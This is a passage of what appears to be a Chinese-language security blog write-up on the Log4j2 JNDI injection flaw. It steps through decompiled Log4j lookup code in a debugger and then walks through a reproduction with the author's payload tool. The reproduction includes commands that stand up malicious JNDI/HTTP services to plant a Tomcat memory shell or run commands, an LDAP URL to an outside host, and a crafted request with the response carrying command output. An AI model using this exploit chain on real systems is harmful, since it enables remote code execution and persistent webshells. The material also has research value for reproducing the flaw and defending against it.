在 `StrLookup.lookup()` 方法中会根据我们输入的 `Lookup` 类型进行选择，此处是 `JndiLookup`，之后进入对应的 `JndiLookup.lookup` 方法。

- JndiLookup.lookup方法

```
26
27 public JndiLookup() {
28 }
29
30 public String lookup(LogEvent event, String key) {
31     if (key == null) {
32         return null;
33     } else {
34         String jndiName = this.convertJndiName(key);
35
36         try {
37             JndiManager jndiManager = JndiManager.getDefaultManager();
38             Throwable var5 = null;
39
40             String var6;
41             try {...} catch (Throwable var10) {...} finally {...}
42
43             return var6;
44         } catch (NamingException var18) {
45             LOGGER.warn(LOOKUP, "Error looking up JNDI resource [{}].", jndiName, var18);
46             return null;
47         }
48     }
49 }
50
51 private String convertJndiName(String jndiName) {
52     jndiName = "ldap://b31777cc.dns.1433.eu.org/EXP";
53     return !jndiName.startsWith("java:comp/env/") && jndiName.indexOf(58) == -1 ? "java:comp/env/" + jndiName : jndiName;
54 }
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
```

Variables

- this = JndiLookup@1582
- jndiName = "ldap://b31777cc.dns.1433.eu.org/EXP"

在这里首先是进入 `this.convertJndiName()` 方法，执行完这个方法之后会报错，然后利用强制进入就可以看到之后的处理逻辑。

- 获取 JndiManager

```
18 public class JndiManager extends AbstractManager {
19     private static final JndiManager.JndiManagerFactory FACTORY = new JndiManager.JndiManagerFactory();
20     private final Context context;
21
22     private JndiManager(String name, Context context) {
23         super((LoggerContext)null, name);
24         this.context = context;
25     }
26
27     public static JndiManager getDefaultManager() {
28         return (JndiManager)getManager(JndiManager.class.getName(), FACTORY, (Object)null);
29     }
30
31     public static JndiManager getDefaultManager(String name) {
32         return (JndiManager)getManager(name, FACTORY, (Object)null);
33     }
34
35     public static JndiManager getJndiManager(String initialContextFactoryName, String providerURL, String urlPkgPrefixes, String securityPrincipal, String
36         Properties properties = createProperties(initialContextFactoryName, providerURL, urlPkgPrefixes, securityPrincipal, securityCredentials, additional
37         return (JndiManager)getManager(createManagerName(), FACTORY, properties);
38     }
39 }
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
```

static members of JndiManager

Debug: log4jRCE


Frames

- *main@1 in group 'main': RUNNING
- getJndiManager@53: JndiManager (org.apache.logging.log4j.core.net)
- lookup@55: JndiLookup (org.apache.logging.log4j.core.lookup)
- lookup@223: Interpolator (org.apache.logging.log4j.core.lookup)
- resolveVariable@116: StrSubstitutor (org.apache.logging.log4j.core.lookup)
- substitute@1038: StrSubstitutor (org.apache.logging.log4j.core.lookup)
- substitute@912: StrSubstitutor (org.apache.logging.log4j.core.lookup)
- replaceAll@401: StrSubstitutor (org.apache.logging.log4j.core.lookup)
- format@132: MessagePatternConverter (org.apache.logging.log4j.core.pattern)

appender: AbstractManager: getManager

```
54
55     return stopped;
56 }
57
58 public static <M> extends AbstractManager, T> getManager(String name, ManagerFactory<M, T> factory, T data) {
59     LOCK.lock();
60
61     AbstractManager var4;
62     try {
63         M manager = (AbstractManager)MAP.get(name);
64         if (manager == null) {
65             manager = (AbstractManager)factory.createManager(name, data);
66             if (manager == null) {
67                 throw new IllegalStateException("ManagerFactory [" + factory + "] unable to create manager for [" + name + "] with data [" + data + "]");
68             }
69             MAP.put(name, manager);
70         } else {
71             manager.updateData(data);
72         }
73     }
74
75     ++manager.count;
```

- 获取到 JndiManager 之后返回 return var6，此处再强制进入，就可以看到触发 jndi 注入的位置了。此时 context 是 initialContext



这个漏洞本质就是一个 jndi 注入，所有一个是要满足 log4j2 触发这个 lookup 的条件，第二个就是要满足 jndi 注入的利用条件，才能利用成功。

漏洞复现

项目地址


[fastjson tools.](#)

说明

既然这个漏洞的本质和 fastjson 的某些利用链类似，都是 jndi 注入，那之前写的辣鸡 fastjson payload 生成工具就可以排上用场了啊。

环境搭建

创建一个 servlet，访问就自动写入日志。



工具使用

在工具的README里想偷懒就没写使用方法了，在这里写一下吧。

1. 使用 jre 运行程序


```
Windows PowerShell
PS D:\Java\project\开发\fastjson_tools\target> & "D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -m shell -p 1
```

工具会自动创建 http 服务和 jndi 服务。-m 参数表示直接注入 tomcat 内存马，-h 参数是服务器地址，-p 参数表示服务一直挂起。


```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -m shell -p 1 #注入内存马的 Exp
```

```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e whoami -p 1 #执行命令的 Exp
```

2. 将生成的 jndi 地址换成你的 payload，然后触发一下



3. 攻击成功会返回http服务收到请求，然后可以访问一下内存马。



内存马的使用可以看另外一个项目 [addMemShellsJS](#)

4. 执行命令的利用方式

[illegible]

```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e whoami -p 1
```

```
X-FORWARDED-FOR: whoami
```

```
GET /web_demo/log4j HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0
.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
X-FORWARDED-FOR: whoami
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
HTTP/1.1 200
informations: cWfueGluXGfkbWluaXN0cmFob3INCg==
Content-Length: 0
Date: Fri, 10 Dec 2021 08:46:48 GMT
Connection: close
```